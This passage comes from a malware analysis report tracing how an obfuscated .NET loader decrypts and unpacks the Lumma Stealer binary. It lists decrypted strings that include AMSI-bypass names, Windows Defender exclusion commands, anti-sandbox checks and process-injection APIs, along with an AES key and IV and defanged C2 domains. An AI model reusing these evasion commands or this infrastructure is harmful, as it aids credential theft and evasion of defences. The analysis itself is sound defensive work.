


Image 21: Details about the executable after using .NET Reactor slayer

Reverse engineering the partially deobfuscated program, allowed a greater understanding of its functionalities.

The executable contains the main payloads and configurations in its resources in encrypted form.




Image 22: Resources of the executable

It uses multiple methods to decrypt and load the resources. These include the use of Costura library, AssemblyResolve and ResourceResolve callbacks.




Image 23: Example of using ResourceResolve within the assembly

The first resource, namely “BgL59yXUnWjxEyq3ut.MCbJbP2IE2ALpeSgJi” is decrypted into the assembly “0b273fb4-1d7e-4bfa-b8d2-dabc722e4286”.




Image 24: Assembly 0b273fb4-1d7e-4bfa-b8d2-dabc722e4286 loaded into DnSpy. The resource “uAcug” is highlighted in a red rectangle

Afterwards, the resource “uAcug” of the obtained assembly is decrypted into the executable “pcElkpeiJJPd” (whose assembly name is “res”).




Image 25: Assembly "res" loaded into DnSpy

The latter, contains a resource called "KLKx" which is decrypted and provides some strings used by the .NET executable. These strings include entries related to:

· Anti-sandbox techniques, like cuckoomon.dll, VMware|VIRTUAL|A M I|Xen, select * from Win32_ComputerSystem, select * from Win32_BIOS%;, SOFTWARE\Microsoft\Windows NT\CurrentVersion, Software\Microsoft\Windows\CurrentVersion\Run, which could possibly be used by the malware to fingerprint the machine it is running on in order to detect a possible sandbox environment.

· Anti debugging techniques, like CheckRemoteDebuggerPresent, which corresponds to a function related to debugger detection.

· AMSI tampering, like AmApdxiasiApdxiaScaApdxianBuApdxiaffeApdxiar, aApdxiamsApdxiai.dApdxiallApdxia, which are obfuscated by inclusion of the string "Apdxia" in some positions. When this string is removed, the strings are deobdfuscated into AmsiScanBuffer and amsi.dll respectively, which could possibly be used in amsi disabling procedures.

· Windows Defender bypass, like Add-MpPreference -ExclusionProcess, which is used to exclude files opened by a process from scanning via Windows Defender.

· Wscript.Shell object, like CreateObject(“WScript.Shell”).Run, which is used for running an application or command.

· Tampering with the IP address of the system, like /c ipconfig /release, /c ipconfig /renew¸which are used to release and renew the IP address of the system respectively.

The strings decrypted are listed in the table below.

Table 3: Decrypted strings from resource "KLKx"

```
tumvUyPenFgZ-Software\Microsoft\Windows\CurrentVersion\Run
ntdll.dll
.exe
explorer
powershell
kernel32.dll
Failed to parse module exports.
Vtbymfljfj.Properties.Resources
RtlInitUnicodeString
SleepEx
kernel32.dll,SOFTWARE\Microsoft\Windows NT\CurrentVersion
{0:X}
OpenProcess
ReleaseId
SbieDll.dll
DisplayVersion
cuckoomon.dll
24H2
DeleteProcThreadAttributeList
LdrLoadDll
win32_process.handle='{0}'
ParentProcessId
cmd Add-MpPreference -ExclusionPath
select * from Win32_BIOS%; Add-MpPreference -ExclusionProcess
Unexpected WMI query failure
version
SerialNumber
VMware|VIRTUAL|A M I|Xen"select * from Win32_ComputerSystem
manufacturer
kernel32.dll!InitializeProcThreadAttributeList
UpdateProcThreadAttribute
cmd
CreateProcessA
/k START "" "
x aApdxiamsApdxiai.dApdxiallApdxia
" & EXIT
```

```
GetThreadContext
runas
powershell,AmApdxiasiApdxiaScaApdxianBuApdxiaffeApdxiar
-enc
runas&uApdxiaFApdxiacAApdxiaB4ApdxiaDApdxiaDBuApdxiaFcApdxiaAApdxiaB4Apdxia
DCApdxiaGApdxiaAApdxiaAApdxia=Apdxia
Apdxia
EtwEventWrite
ww==
kernel32.dll
Usal0niXszIBt5xphDVaGk/K62nMD6FyAAI/HAt3WMY=
2WsPCulM1OsrMEaT2M2EeA==
System32
whQA
.compressed
costura
costura.costura.dll.compressed
SysWOW64*de.microsoft.win32.taskscheduler.resourcesAcostura.de.microsoft.win32.t
askscheduler.resources.dll.compressed*es.microsoft.win32.taskscheduler.resourcesAc
ostura.es.microsoft.win32.taskscheduler.resources.dll.compressed*fr.microsoft.win32.t
askscheduler.resourcesAcostura.fr.microsoft.win32.taskscheduler.resources.dll.compre
ssed*it.microsoft.win32.taskscheduler.resourcesAcostura.it.microsoft.win32.tasksched
uler.resources.dll.compressed
microsoft.win32.taskscheduler4costura.microsoft.win32.taskscheduler.dll.compressed
*pl.microsoft.win32.taskscheduler.resourcesAcostura.pl.microsoft.win32.taskscheduler
.resources.dll.compressed
protobuf-net#costura.protobuf-
net.dll.compressed*ru.microsoft.win32.taskscheduler.resources
itself+Start-Sleep -Seconds 5; Remove-Item -Path '
, export not found.
Mhmuifdfq
.dll
RtlZeroMemory
Invalid ProcessInfoClass: {0}
NtQueryInformationProcess
' -Force
/c ipconfig /release
.vbs
ntdll.dll%CreateObject("WScript.Shell").Run """
NtProtectVirtualMemory
""""
/c ipconfig /renew
ReadProcessMemory
ZwUnmapViewOfSection
```

```
VirtualAllocEx
WriteProcessMemory
SetThreadContext
NtResumeThread
CloseHandle
VirtualAlloc
VirtualProtect
VirtualProtectEx
CreateThread
WaitForSingleObject
NtAllocateVirtualMemory
NtCreateThreadEx
NtWriteVirtualMemory
psapi.dll
GetModuleInformation
GetModuleHandleA
msvcrt.dll
memcpy
RegAsm.exe
GetCurrentProcess
model
FreeLibrary
Microsoft|VMWare|Virtual
kernel32.dllAcostura.ru.microsoft.win32.taskscheduler.resources.dll.compressed
CreateFileA
CreateFileMappingA
MapViewOfFile
DuplicateHandle
CheckRemoteDebuggerPresent
CopyFileA
advapi32.dll
RegOpenKeyExA
RegSetValueExA
RegCloseKey
john
anna
xxxxxxxx-zh-CN.microsoft.win32.taskscheduler.resourcesDcostura.zh-
CN.microsoft.win32.taskscheduler.resources.dll.compressed/zh-
Hant.microsoft.win32.taskscheduler.resourcesFcostura.zh-
Hant.microsoft.win32.taskscheduler.resources.dll.compressed
```

Two base64 strings that could possibly correspond to key and iv of AES algorithm are also present in the previous table.

Table 4: Possible Key and IV of AES-256-CBC algorithm

Possible String Type	Value
AES-256 Key	UsaI0niXszIBt5xphDVaGk/K62nMD6FyAAI/HAt3WMY=
AES IV	2WsPCulM1OsrMEaT2M2EeA==

The functionality of the malware is greatly obfuscated, in order to make analysis difficult. Therefore, V4ensics attempts were focused on uncovering the actual LummaC2 executable rather than fully exploring the binary at hand. After some experimentation, it was discovered that the dotnet malware uses AES-256-CBC in order to decrypt a bytestream, The key and IV used by the algorithm were the ones listed in the table above.




Image 26: Decryption of the bytestream using AES-256-CBC with Key and IV the ones from the above table

Upon decryption, the first 4 bytes of the decrypted stream are dropped and the remaining ones become GZip Decompressed. The decompressed payload is identified as a PE x86 executable which is in fact the actual Lumma Stealer C2 binary.




Image 27: The result of dropping the first four bytes and then Gunzipping the decrypted payload

In order to discover which domains the LummaC2 executable gets in contact with, the binary was loaded into x64dbg.

The Lumma Stealer build is not crypted as evident from the warning message displayed:




Image 28: Not crypted LummaC2 build


The analyzed version of Lumma stealer utilizes ws_32.dll and winhttp.dll in order to communicate with the URLs listed in the table below.

Image 29: Table of domains LummaC2 contacts

```
hapypytravels[.]click
importenptoc[.]com
voicesharped[.]com
inputrreparnt[.]com
torpdidebar[.]com
rebeldettern[.]com
actiothreaz[.]com
garulouscuto[.]com
breedertremnd[.]com
hxxps[://]steamcommunity[.]com/profiles/7656119982237512
8
```

The domains listed in the previous image were obtained via a software breakpoint that was placed in the beginning of the function WinHttpConnect of winhttp.dll, in order to intercept LummaC2 connection attempts.

Image 30: An example of the malware hitting a software breakpoint at function winhttp.WinHttpConnect



Five additional URLs were found by performing a ROT15 decryption operation on the current and previous usernames of the steamcommunity account accessed by LummaC2 via URL hxxps[://]steamcommunity[.]com/profiles/76561199822375128.




Image 31: The profile of the steam user hosting encrypted URLs

The obtained URLs are depicted in the image below.




Image 32: Rot15 decrypted URLs

IOCs

A list of files dropped and websites/domains accessed by the the analyzed lumma stealer campaign is provided in the following two tables.

Table 5: Table of files dropped

FileName	SHA-256 Hash
mikona-guba.m4a	78456ACC44232B29AE47CBD02D77A6BC3B8B850D8CE1BF098E0E3E952A39C013
gubaa01.png	46F1E45877C44D9CBC3AFA014B4B6ABC0B0A0088263C0F9EB0C25CDE02FBCD8F
